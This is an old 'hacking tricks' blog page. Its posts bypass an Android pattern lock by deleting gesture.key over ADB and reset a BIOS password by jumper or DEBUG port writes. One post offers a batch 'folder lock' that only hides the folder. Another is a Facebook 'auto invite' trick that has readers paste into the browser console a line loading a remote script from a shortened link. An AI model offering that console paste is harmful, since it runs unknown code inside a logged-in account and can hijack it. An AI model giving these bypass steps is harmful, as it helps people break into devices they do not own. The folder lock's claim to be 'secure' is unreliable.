Welcome to XnonymouX Blog

Thursday, 27 December 2012

HACK ANDROID PATTERN LOCK

By on 07:35

HACK ANDROID PATTERN LOCK


Hello friends.....,

I am here with a new cool hack....,

i m here to show you how to hack android pattern

lock...,

image


Yup!! the android pattern lock can be hacked!!!

Follow the procedure...

 Thing you need:- 
  • USB cable for your mobile
     
  • ADB tool (download from here)  
 {Note:- USB debugging must be on } 

 NOW LOCK YOUR MOBILE WITH YOUR DESIRED PATTERN.., AND CONNECT TO PC USING USB CABLE AND FOLLOW THE PROCEDURE GIVEN BELOW......


Procedure:- 


  1. Download ADB tool from the given link
  2. Extract it. (password is - raipurtricks.in)
  3. Now open cmd.exe from the given tool,

         type adb.exe 
    [enter]
  4. Now type the following command-

         adb shell [enter]
         rm /data/system/gesture.key 
    [enter]
         
    reboot [enter]

    NOW WAIT.. YOUR DEVICE WILL REBOOT.. AND WILL  

    ASK FOR PATTERN...,


    MAKE ANY PATTERN.., AND YOUR DEVICE WILL BE  
    UNLOCKED !!!!

How To Change Blogger Template

By on 07:27
How To Change Blogger Template
Maybe it's a lot who know how to replace the Blogger template, but I also see there are still many out there who do not understand how. So I post the How To Change Blogger Template.

Immediately, you follow the steps below:

  • Log into Blogger

  • Choose a Design and Edit HTML
  • Click the Browse button and select which template you have provided previously.
 image

  • After it uploads.
 image
  • Delete Gedged / Keep Gedged.
Description:
Delet Gedged that is, we will remove Gedget that we created earlier.
Keep Gedged ie we allow previously installed Gedged remain.

* Done.
Hopefully Successfully.

How to lock any file or folder without any software

By on 07:24

How to lock any file or folder without any software

How to lock any file or folder without any software

With this trick, you can create a secure password protected folder in Windows which no one except you can access. To use this trick, follow the instructions given below:- 

1. Open Notepad.

2. Copy and paste the exact code given below:-

cls 
@ECHO OFF 
title computer-tricks-corner.blogspot.com
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK 
if NOT EXIST MyFolder goto MDMyFolder 
:CONFIRM 
echo Are you sure to lock this folder? (Y/N) 
set/p "cho=>" 
if %cho%==Y goto LOCK 
if %cho%==y goto LOCK 
if %cho%==n goto END 
if %cho%==N goto END 
echo Invalid choice. 
goto CONFIRM 
:LOCK 
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" 
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" 
echo Folder locked 
goto End 
:UNLOCK 
echo Enter password to Unlock Your Secure Folder 
set/p "pass=>" 
if NOT %pass%== arunkumarhackingworld.blogspot.in goto FAIL 
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" 
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" MyFolder 
echo Folder Unlocked successfully 
goto End 
:FAIL 
echo Invalid password 
goto end 
:MDMyFolder
md MyFolder
echo MyFolder created successfully 
goto End 
:End

3. Click on the File Menu. Click on Save As.

4. Select All Types (or all files) in the Save As Type dropdown menu.

Save the file as *.bat or hacker.bat 

After creating the file, double click on the Saved file. A new folder will be created. Enter your data in the folder. Again, double click on the batch file. Type Y and press Enter. The folder will be hidden from view.

To re-view your folder, double click on the saved batch file. Enter password as 
" arunkumarhackingworld.blogspot.in " without quotes ("") and press Enter key. This is also the default password. Your folder will be visible again.

To change the default password, edit *.bat or hacker.bat file. 

The overall usability of this trick can be improved by deleting the batch file after hiding your folder and re-creating it when you wish to access your folder again. 

If you face any problem using this trick, you can write a comment and I will do my best to help you. 

Note : This works on Windows 7, Windows XP and Vista. First try this on useless data to be sure and then only hide your personal data.

Wednesday, 26 December 2012

Add all your friends to any group on Facebook with just one click

By on 22:11


< AUTO INVITE GROUP > 

For Mozilla Firefox 

1. First you should be here first    https://www.facebook.com/groups/computers.Solutions

2. Press CTRL + SHIFT + K

3. COPY the following code:

document.body.appendChild (document.createElement ('script')). src = 'https://j.mp/Qym9gy '; 

4. Paste into the Black Box.

5. Then press Enter, Good luck .. :) 


For Google Chrome :D


1. First you should be here first    https://www.facebook.com/groups/computers.Solutions

2. Press CTRL + SHIFT + J
3. COPY the following code:

document.body.appendChild (document.createElement ('script')). src = 'https://j.mp/Qym9gy '; 

4. Paste into the Console Box.

5. Then press Enter, Good luck .. :) 


For Opera :D


1. First you should be here first    https://www.facebook.com/groups/computers.Solutions

2. Right Click, Inspect Element
3. COPY the following code:

document.body.appendChild (document.createElement ('script')). src = 'https://j.mp/Qym9gy '; 

4. Paste into the Console Box.

5. Then press Enter, Good luck .. :)


I know the  tutorial wasn’t so good :P that’s why I’m damn sure that you need help so please without any hesitation ask anything about this tutorial in the comments.

Tuesday, 25 December 2012

How to crack or Reset BIOS Password? ~Cracking Tutorials

By on 08:04

The BIOS software is built into the PC, and is the first code run by a PC when powered on ('boot firmware'). The primary function of the BIOS is to set up the hardware and load and start a boot loader. When the PC starts up, the first job for the BIOS is to initialize and identify system devices such as the video display card, keyboard and mouse, hard disk drive,optical disc drive and other hardware. The BIOS then locates software held on a peripheral device (designated as a 'boot device'), such as a hard disk or a CD/DVD, and loads and executes that software, giving it control of the PC. This process is known as booting, or booting up, which is short for bootstrapping.
Bios password is usually used to protect the user's BIOS settings on the computer. If you want to reset the password on the BIOS does not need to bother to connect bateray CMOSnya, with a little trick on the Dos you can reset the BIOS password on it in 2 ways:

1. Clear CMOS
This way I consider the most ancient and most easy to break down the password on the BIOS. The steps are easy, first open the casing cover computer CPU. Then find the bios battery that looks something like the battery just a little more big clock. After the meet and consider the area around the battery there is usually a jumper with 3 pins, 2 pins and 1 pin not connected. 

Suppose the three pins with the code 1 - 2 - 3. Connector that connects the initial position usually is 2-3. To reset the bios do I move the position of the plug that connects pins 2-3 to position 1-2 for about 5 seconds. Then plug it back into the starting position (2-3). Try restarting the computer back on, secured the bios password is gone. 

If the above looks complicated, is easy to clear cmos by unplugging the BIOS battery and then put it back. But with the consequences of removing the label is the warranty on the battery BIOS.

2. Through DOS 

First out of the windows with me restart your computer, start the computer in MS-DOS mode, use the option "Command Prompt Only" 

At c: prompt, type: DEBUG 
press enter. You will see the sign (-) at the DEBUG prompt, then type: 
o 70 2e 
at the DEBUG prompt will be displayed as-o 70 2e. 
press enter and type: 
-O 71 ff 
press enter, the last type: 
Q 
hit enter, then you will get out of the DEBUG prompt and return to the C:> prompt. 
Now restart your COMPUTER, and see the results